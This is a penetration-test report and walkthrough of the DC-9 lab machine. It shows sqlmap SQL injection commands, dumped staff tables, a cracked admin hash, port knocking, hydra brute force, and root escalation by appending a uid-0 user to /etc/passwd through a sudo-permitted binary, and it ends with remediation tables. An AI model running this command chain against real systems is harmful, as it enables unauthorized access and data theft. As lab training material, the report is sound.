DC 9 VAPT REPORT


Target System: DC9


Target IP Address: 192.168.31.69

Assessment Date:03/07/2026

Prepared By: Nikhil Gowda (Cybersecurity Analyst/Fresher)

HOST DISCOVARY & PORT SCANNING SUMMARY






Here, we performed an Aggressive Port Scan because we wanted to grab all the information. After the scan, we saw that port 22 was detected but filtered, this says that we do have the SSH service but something is blocking it from the inside. We have the port 80 with the Apache httpd service. This was the lay of the land.

Enumeration


We started from port 80 and tried to browse the webpage on our browser. With the history of the series of DC Machines, the Drupal CMS is used. But this was not Drupal. I must say there was some work done here to make the webpage look like one provided by the Drupal. Smart Move. We have the Home page depicted in the image given below. We also have the “Display All Records” tab, which consists record of some users. We have the Manage tab, but it requires some credentials to manage users.



During our Enumeration, we didn’t find anything much to move ahead. We had a Form in the Search Tab. Forms are susceptible to Injection Attacks. To test for the SQL Injection on this search attack, we will search for some text inside the search form and capture the request by clicking on Search Button. We will capture the request using the BurpSuite Tool.


We copied the captured request and pasted in inside a text file and named it nikhil.txt. We did so to use the captured request with the sqlmap. Now we will start the sqlmap to check if the search form is vulnerable to SQL Injection or not. If it is vulnerable, this will enumerate some databases form this machine.

sqlmap -r nikhil.txt --dbs –batch




After working for some time, sqlmap told us that the search form is vulnerable. We see that the back-end DBMS configured is MySQL 5.0.12. We also see that some databases that are extracted by sqlmap. We have the “information_schema”, “Staff” and “user” named databases. Now let’s enumerate these databases, as sqlmap doesn’t allow multiple databases at the same time. We will enumerate the Staff Database first.

sqlmap -r nikhil.txt -D Staff --dump-all --batch



```
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
| id | email                 | phone           | lastname  | reg_date            | firstname | position                      |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
| 1  | marym@example.com     | 46478415155456 | Moe       | 2019-05-01 17:32:00 | Mary      | CEO                           |
| 2  | julied@example.com    | 46457131654    | Dooley    | 2019-05-01 17:32:00 | Julie     | Human Resources               |
| 3  | fredf@example.com     | 46415323       | Flintstone| 2019-05-01 17:32:00 | Fred      | Systems Administrator         |
| 4  | barneyr@example.com   | 324643564      | Rubble    | 2019-05-01 17:32:00 | Barney    | Help Desk                     |
| 5  | tomc@example.com      | 802438797      | Cat       | 2019-05-01 17:32:00 | Tom       | Driver                        |
| 6  | jerrym@example.com    | 24342654756    | Mouse     | 2019-05-01 17:32:00 | Jerry     | Stores                        |
| 7  | wilmaf@example.com    | 243457487      | Flintstone| 2019-05-01 17:32:00 | Wilma     | Accounts                      |
| 8  | bettyr@example.com    | 90239724378    | Rubble    | 2019-05-01 17:32:00 | Betty     | Junior Accounts               |
| 9  | chandlerb@example.com | 189024789      | Bing      | 2019-05-01 17:32:00 | Chandler  | President - Sales             |
| 10 | joeyt@example.com     | 232131654      | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                       |
| 11 | rachelg@example.com   | 823897243978   | Green     | 2019-05-01 17:32:00 | Rachel    | Personal Assistant            |
| 12 | rossg@example.com     | 6549638203     | Geller    | 2019-05-01 17:32:00 | Ross      | Instructor                    |
| 13 | monicag@example.com   | 8092432798     | Geller    | 2019-05-01 17:32:00 | Monica    | Marketing                     |
| 14 | phoebeb@example.com   | 43289079824    | Buffay    | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor             |
| 15 | scoots@example.com    | 454786464      | McScoots  | 2019-05-01 20:16:33 | Scooter   | Resident Cat                  |
| 16 | janitor@example.com   | 65464646479741 | Trump     | 2019-12-23 03:11:39 | Donald    | Replacement Janitor           |
| 17 | janitor2@example.com  | 47836546413    | Morrison  | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
```

The Staff Database contains 2 tables. First Table consists of email ids, phone numbers, First Name, Last Name and Positions of users and the Second Table consist of a username and a password hash. The username is “**admin**”. So, it hints at us that this might be an important account.



```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+


[06:04:09] [INFO] table 'Staff.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.31.69/dump/Staff/Users.csv'
[06:04:09] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[06:04:09] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
| id | email                 | phone           | lastname  | reg_date            | firstname | position                      |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
| 1  | marym@example.com     | 46478415155456 | Moe       | 2019-05-01 17:32:00 | Mary      | CEO                           |
| 2  | julied@example.com    | 46457131654    | Dooley    | 2019-05-01 17:32:00 | Julie     | Human Resources               |
| 3  | fredf@example.com     | 46415323       | Flintstone| 2019-05-01 17:32:00 | Fred      | Systems Administrator         |
| 4  | barneyr@example.com   | 324643564      | Rubble    | 2019-05-01 17:32:00 | Barney    | Help Desk                     |
| 5  | tomc@example.com      | 802438797      | Cat       | 2019-05-01 17:32:00 | Tom       | Driver                        |
| 6  | jerrym@example.com    | 24342654756    | Mouse     | 2019-05-01 17:32:00 | Jerry     | Stores                        |
| 7  | wilmaf@example.com    | 243457487      | Flintstone| 2019-05-01 17:32:00 | Wilma     | Accounts                      |
| 8  | bettyr@example.com    | 90239724378    | Rubble    | 2019-05-01 17:32:00 | Betty     | Junior Accounts               |
| 9  | chandlerb@example.com | 189024789      | Bing      | 2019-05-01 17:32:00 | Chandler  | President - Sales             |
| 10 | joeyt@example.com     | 232131654      | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                       |
| 11 | rachelg@example.com   | 823897243978   | Green     | 2019-05-01 17:32:00 | Rachel    | Personal Assistant            |
| 12 | rossg@example.com     | 6549638203     | Geller    | 2019-05-01 17:32:00 | Ross      | Instructor                    |
| 13 | monicag@example.com   | 8092432798     | Geller    | 2019-05-01 17:32:00 | Monica    | Marketing                     |
| 14 | phoebeb@example.com   | 43289079824    | Buffay    | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor             |
| 15 | scoots@example.com    | 454786464      | McScoots  | 2019-05-01 20:16:33 | Scooter   | Resident Cat                  |
| 16 | janitor@example.com   | 65464646479741 | Trump     | 2019-12-23 03:11:39 | Donald    | Replacement Janitor           |
| 17 | janitor2@example.com  | 47836546413    | Morrison  | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
```

We went on our favorite hash cracker website, “Hashkiller”. We entered the hash and it told us that the hash is MD5 in nature. The cracked password is “**transorbital1**”.


```
856f5de590ef37314e7c3bdf6f8a66dc:transorbital1
```

Now that we have the admin credentials, let’s look back at the Web Application that we were presented by the Machine. We had a Manage Tab which contains a login authentication page. We enter the credentials that we just cracked. We see that we have some additional features unlocked

now like manage and Add Record. But what struck our eye was the footer. It now says that “File does not exist”. This means there must be a file that was being included to the footer which is now missing or misplaced. We know that where we have the include function, we have a probability of finding an LFI Vulnerability.



We started to enumerate different files on the Target Machine. This is when we stumbled upon the knockd.conf. This means that the is Port Knocking Involved. We see that we have the openSSH configured here with a sequence. We note this sequence and knock the SSH Port In this sequence to get it up and running.



Exploitation

We use the knock command for the Port Knocking. This can be done by a bunch of different methods. After Knocking the ports in the sequence, we ran the NMAP scan again to ensure that our knocking worked and SSH Port should be open now. We have the SSH port open. This is our way in.

Through hydra we got the password of username janitor as Ilovepeepee**.**

```
└─$ ssh janitor@192.168.31.69
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
janitor@192.168.31.69's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
janitor@dc-9:~$ id
uid=1016(janitor) gid=1016(janitor) groups=1016(janitor)
janitor@dc-9:~$
```

We traversed inside the newly found hidden directory using the cd command. We again list all the contents inside this directory to find a text file named “**passwords-found-on-post-it-notes.txt**”. More Passwords, Cool! We read this text file using the cat command.

```
janitor@dc-9:~$ bash
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/.secrets-for-putin$
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$
```

Through hydra we got the password for username fredf.

Post Exploitation

Let's login using the first credential we found. It was the user fredf. We used the su command on the previous SSH session we had using the following credentials.

Username: fredf

Password: B4-Tru3-001

After logging in as the user fredf, we check if what kind of sudo rights does this fredf user have? We see that it can run a program called **test** as a root user without entering any password. We ran the test program but nothing happened.

```
fredf@dc-9:~/.gnupg/private-keys-v1.d$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
```

Privilege Escalation

Now to escalate privileges, we thought that we will create a new user with root access and make the entry of the user inside the /etc/passwd file using the test file. Let's create a user and its password hash. We accomplish this task using openssl. Here we created a user named paavan with the password 123456. We get our hash, let's move on to the target machine.

openssl passwd -1 -salt paavan 123456

```
[sudo] password for fredf:
Sorry, try again.
[sudo] password for fredf:
sudo: 1 incorrect password attempt
fredf@dc-9:/opt/devstuff/dist/test$ echo 'paavan:$1$pavan$qv9M3fBmtDPrOTBZflNl81:0:0::/root:/bin/bash' >> /tmp/raj
fredf@dc-9:/opt/devstuff/dist/test$ nano /tmp/raj
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/raj /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su paavan
Password:
root@dc-9:/opt/devstuff/dist/test# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/opt/devstuff/dist/test# whoami
root
root@dc-9:/opt/devstuff/dist/test#
```

We add username, colons (:), and ":0:0::" to make the entry that could act as a root user. After that, we used the echo command to create a file named in the /tmp directory named raj. Then we used the test program that we found earlier with the raj file and appended that user hash that we just created inside the /etc/passwd file. After this we login in as the user pavan that we created. We enter the password and we have the root access on the machine.

Accessing the Root Flag

We moved to the home of the root user and found the final root flag. This was a nice machine. We enjoyed every bit of it. We are sad to see this nice series come to end. But we thank the author for putting so much effort into our learning.

```
root@dc-9:~# ls -la
total 32
drwx------  5 root root 4096 Dec 29  2019 .
drwxr-xr-x 18 root root 4096 Dec 29  2019 ..
lrwxrwxrwx  1 root root    9 Dec 29  2019 .bash_history → /dev/null
-rwx------  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Dec 29  2019 .cache
drwx------  3 root root 4096 Dec 29  2019 .gnupg
drwx------  3 root root 4096 Dec 29  2019 .local
-rwx------  1 root root  148 Aug 18  2015 .profile
-rwx------  1 root root 1821 Dec 29  2019 theflag.txt
root@dc-9:~# cat theflag.txt
```




```
Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.


root@dc-9:~#
```

PORT NO	22
SERVICE NAME	SSH
SEVERITY	MEDIUM
VULNERABILITY NAME	Exposed Port Knocking Configuration
CVE ID	NA
DESCRIPTION	he system was found to expose its port knocking configuration knockd.conf to unauthorized users. The disclosed file revealed the secret port knock sequence used to temporarily open the SSH service. An attacker who obtains this information can perform the correct port knocking sequence to enable SSH access and attempt authentication, effectively bypassing the intended obscurity provided by the port knocking mechanism. This represents an **information disclosure** and **security misconfiguration** that may increase the attack surface and facilitate unauthorized access attempts.
REMEDIATION	Remove public access to the port knocking configuration file knockd.conf and ensure it is readable only by authorized users (e.g., root). Store the configuration outside the web root or any publicly accessible directory. Apply the principle of least privilege by restricting file permissions, and regularly audit the server for sensitive files that may be inadvertently exposed. Additionally, strengthen SSH security by disabling password authentication where possible, using key-based authentication, restricting SSH access to trusted IP addresses, and implementing multi-factor authentication (MFA) if supported.
PROOF OF CONCEPT	• Identified a publicly accessible knockd.conf file. • Retrieved the port knocking sequence from the exposed configuration. • Verified that the correct knock sequence made the SSH service accessible. • Confirmed that the SSH login prompt was reachable after port knocking.

PORT NO	80
SERVICE NAME	Apache httpd 2.4.38 ((Debian))
SEVERITY	High
VULNERABILITY NAME	Local File Inclusion (LFI)
CVE ID	NA
DESCRIPTION	A **Local File Inclusion (LFI)** vulnerability was identified in the web application, allowing an attacker to access files from the server's local file system by manipulating user-supplied input.
REMEDIATION	• Validate and sanitize all user-supplied input before using it in file operations. • Restrict file access to a predefined allowlist of permitted files and directories. • Prevent directory traversal by blocking sequences such as ../. • Store sensitive files outside the web root and enforce least-privilege file permissions. • Disable unnecessary file inclusion features and keep the application and its dependencies up to date.

PROOF OF CONCEPT	• Identified a parameter vulnerable to **Local File Inclusion (LFI)**. • Manipulated the parameter to access local files on the server. • Successfully retrieved sensitive system files, confirming arbitrary local file access. • Verified that the vulnerability allowed unauthorized disclosure of server information.